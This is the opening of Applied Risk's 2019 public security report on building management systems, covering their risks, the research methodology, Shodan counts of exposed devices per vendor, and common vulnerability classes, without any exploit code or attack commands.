


I Own Your Building (Management System)

Building Management Systems Security Research

Classification: Public
November 11th, 2019

Applied Risk

Table of contents

Disclaimer

Introduction

Not many people have noticed that the modern buildings have changed into industrial control systems. By embedding IP-based technologies throughout the buildings and by connecting sensors, controllers and supervisory software, building owners enjoy a low-cost management of their assets, with minimal staffing. Building Management Systems (BMS) monitor and control a building's internal environment. They are used in various sectors, such as commercial, banking, industrial, medical, and even residential (see Figure 1). Some solutions provide web interfaces to the administrative panel, which the operators can connect to.

Unfortunately, it is observed that these panels are often accessible from the Internet, enabling also malicious parties to access the administrator's dashboard. Multiple deployments of BMS solutions remain susceptible to basic cyber security attacks, such as command injection, file uploads or privilege escalation. The execution of these attacks enables an unauthenticated attacker to access and manipulate doors, elevators, air-conditioning systems, cameras, boilers, lights, safety alarm systems in an entire building.

As BMS solutions are at the heart of many critical infrastructures, their security is vital. This report addresses the problem of weak cyber security of BMS. First, the scope of the problem is analyzed, before weaknesses of 5 different BMS components of 4 different vendors are investigated. Vulnerabilities described in this document alone could affect more than 10 million people.




Figure 1. BMS solutions coverage

What is a BMS?

Building Management Systems are intelligent microprocessor-based controller networks installed to monitor and control building's technical systems and services. Figure 2 shows examples of components that can be controlled with a BMS: security cameras, card readers, CO2 sensors, temperature sensors, fans and boilers. BMS subsystems link the functionality of these individual pieces of equipment so that they operate as one complete integrated system. Examples of these subsystems are presented in Figure 3 and include Video Management Systems, Access Control Systems (ACS), Fire Alarms and Suppression Systems, Heating, Ventilation and Air-condition Control (HVAC) Systems, and Power/ Lighting and Elevator Systems. The subsystems together constitute one BMS.





Figure 2. Relation between BMS components and systems



Security cameras
Access control systems
Fire alarms and suppression
Heating and ventilation control systems
Power/Lighting Control Systems
Elevator Controls

Figure 3. Examples of systems controlled by a BMS

An example of BMS is an Access Control System, which restricts physical entry to only users with authentication and authorization. Many commercial, health, governmental, industrial, and private organizations use access control security systems to manage physical entry into their facilities. Whether a simple, non-intelligent access control system such as entering a password or a PIN or using Wiegand cards through HID readers, or advanced biometric systems which identify users and validate authorization to permit entry very specifically, there are many advantages to employing these security systems.

Some types of access control systems use electrical devices, like electronic door access controllers (EDAC), which can be connected to many other devices including door locks, fingerprint readers, elevator doors, cameras, gate automation, etc. These systems can provide a variety of functionalities in a centralized solution to manage access for an entire organization from the Internet.

Cyber security of BMS

Modern BMS solutions use open communication protocols, what enables the integration of systems from multiple vendors. This also increases the risk of malicious parties finding zero-day exploits. Also, the current generation of BMS systems is web-enabled, as shown in Figure 2, which makes them accessible from anywhere in the world.

Remote access to BMS components allows for easy management of a building with minimal staffing. The number of devices accessible directly from the Internet is increasing, as the users and integrators of the BMS solutions tend to prioritize ease of access over a secure access. Given their exposure to the Internet, these components can be accessed by anyone from anywhere in the world with little or no effort in exploiting the discovered vulnerabilities to wreak havoc via a targeted cyber security attack that can have huge impact on the availability, integrity and confidentiality of the devices.

Some of the risks include the ability to:

- Remotely lock or unlock doors and gates
- Control physical access of restricted areas
- Control elevator access
- Deny service (shutdown access controller)
- Steal Personal Identifiable Information (PII)
- Track movement patterns by viewing access logs
- Compromise other systems on the network
- Manipulate video surveillance stream
- Manipulate alarms
- Spoof identities and/or clone Wiegand cards
- Disrupt operations by malicious software propagation
- Create a botnet to perform other types of attacks, such as DDoS

Once compromised, an attacker can have a foothold in the entire premise and can perform some very dangerous actions listed above that affect people and the entire infrastructure of an organization or a facility.

In this document...

This research paper discusses vulnerabilities found by the Applied Risk research team across several BMS products from various suppliers in the industry. Multiple vulnerabilities have been identified that could result in a total compromise of entire buildings and critical facilities. More than 100 zero-day vulnerabilities were discovered during this security research, not all of which were disclosed and mentioned in this paper. A total of 48 CVEs have been assigned (see Appendix D), however, this number is higher for the analyzed BMS components. This paper demonstrates how one can achieve unauthenticated remote code execution within the 5 products, that can potentially affect more than 10 million people.

Research Scope & Objective
Key Findings
Case Studies
Recommendations
Conclusions

Figure 4. Structure of this report

This document is further organized as follows. Section Research Scope and Goal provides the methodology of this research. Next, Section Key Findings presents an overview of the discovered vulnerabilities. Section Case Studies describes five detailed walkthroughs performed to discover the mentioned vulnerabilities. Section Recommendations lists suggestions that could improve the overall security of BMS, while Section Conclusions completes this report.

Research scope and objective

To determine the security level of BMS solutions, existing products should be efficiently and comprehensively assessed. In this paper, a methodology for assessing the security of a product or a component based on OWASP IoT Project [1] is used. This methodology uses knowledge about the most often occurring problems among network-connected devices.

The objective of this research is twofold. Firstly, the cyber security issues embedded within BMS components are investigated. Secondly, the objective is to raise awareness about the BMS security problems among the suppliers, system integrators and end-users of BMS solutions.

This research investigated the exposure and accessibility of various BMS suppliers including but not limited to the brands listed in Figure 5.

Figure 5. BMS vendors investigated

After an initial research, 5 components of Access Control Systems and Building Management Systems of 4 different suppliers were investigated in detail. These included:

- Nortek Linear eMerge E3-Series Access Control System
- Nortek Linear eMerge 50P/5000P Access Control System
- Prima Systems FlexAir Access Control System
- Optergy Proton and Optergy Enterprise Building Management System
- Computrols CBAS-Web Building Management System

These solutions were part of the security research conducted in Applied Risk's lab. The assessment identified multiple vulnerabilities which allowed to gain system access that could be used to bypass the access controls of an organization's facilities. Furthermore, using Shodan search engine, it is shown that many of these vulnerable devices are located around the globe and are accessible over the Internet.

Methodology

The performed testing is considered black-box, as no configuration information or special access was provided for evaluated systems and protocols. For each study case, the same steps were performed, illustrated in Figure 6 and described below.

1. **Reconnaissance** – knowing nothing about the system, the device's available interfaces and insecure network services were investigated. Also, online sources for documentation were explored.
2. **Testing** – focusing on the web interface of the BMS component, the most occurring issues were examined. The web interface was chosen because it is the easiest method to access a BMS and can be maintained from anywhere around the world.

Step 1 and 2 were performed in a loop, as tests were revealing additional information about the system, which allowed again for more advanced testing.

3. **Reporting** – the discovered problems were reported to the vendors (see Appendix C), vulnerabilities were registered and assigned a CVE number. Finally, the findings were documented within this report.




Figure 6. Methodology used for evaluating the security of the BMS solutions

Key findings

This section presents the general observations about the investigated components, before more detailed information about the found vulnerabilities is provided. Overall, the three major tendencies were observed:

1. There is a significant number of BMS components directly accessible from the Internet.
2. Different BMS components share similar built-in vulnerabilities.
3. Discovered vulnerabilities suggest that the suppliers, system integrators and end users make similar oversights.

Number of accessible BMS solutions

This research showed that if a web interface of a BMS solution is discovered online, it is almost always possible to abuse such system. Unfortunately, the amount of Internet connected web solutions is growing every day. There are many device search engines, which list the network-connected hosts, such as Shodan, Censys, ZoomEye and BinaryEdge. Table 1 shows the number of Internet-exposed devices listed on Shodan [2] for various BMS vendors as of 30th of August 2019.

Vendor	Number of exposed systems on the Internet
Alerton	269
Automated Logic	524
BACnet devices	7623
Bosch	3239
Computrols	43
EasyIO	22
Honeywell	68
Johnson Controls	12
Kentix	17
LG	36
Miditec	27
Nortek	2582
Optergy	72
Prima	145
Priva	70
Reliable Controls	3148
Schneider Electric	82
Siemens	880
Trane	27

Table 1. Number of exposed BMS devices per vendor as listed on Shodan on August 30, 2019

Each of these devices is accessible from the Internet and could possibly be abused. In this research it was discovered that these systems were used across various industries, including government buildings, banks, hospitals, or even within residential areas. In a *best-case* scenario, an attacker can perform a Denial of Service attack on the Internet-connected system, making it impossible for the building managers to control their premises.

Insecure by design

All of the evaluated solutions shared similar vulnerabilities. These included:

- presence of backdoor accounts or "development" consoles,
- out-of-the box installations/configurations,
- default or hard-coded credentials,
- lack of firmware security assessment,
- lack of static source code analysis,
- unsanitized input parameters,
- insufficient data protection at rest or in transit.

These vulnerabilities are sufficient to successfully gain control over a building's components or add access to new users, which is a serious threat to the safety of an entire property.

The similarities in vulnerabilities of different suppliers have two implications. Firstly, this means that not enough attention is given to the security of such systems by the BMS suppliers. Secondly, similar vulnerabilities mean that an attacker can reuse a single methodology for implementations of different suppliers, in order to connect to and abuse such systems.

Figure 7 shows the number of different types of common web vulnerabilities discovered in the investigated BMS solutions and their components, and Figure 8 shows the total count of the vulnerabilities per product. As described later in the Cases, the *actual* number of vulnerabilities is possibly higher, as some leads were deliberately not investigated, due to the time constraints.




Figure 7. Number of common vulnerabilities in the investigated BMS components





Figure 8. Number of the reported vulnerabilities per investigated product

The process of discovering these vulnerabilities is described in detail in the sections addressing each studied case. The firmware versions affected by the reported vulnerabilities are provided in Appendix A.

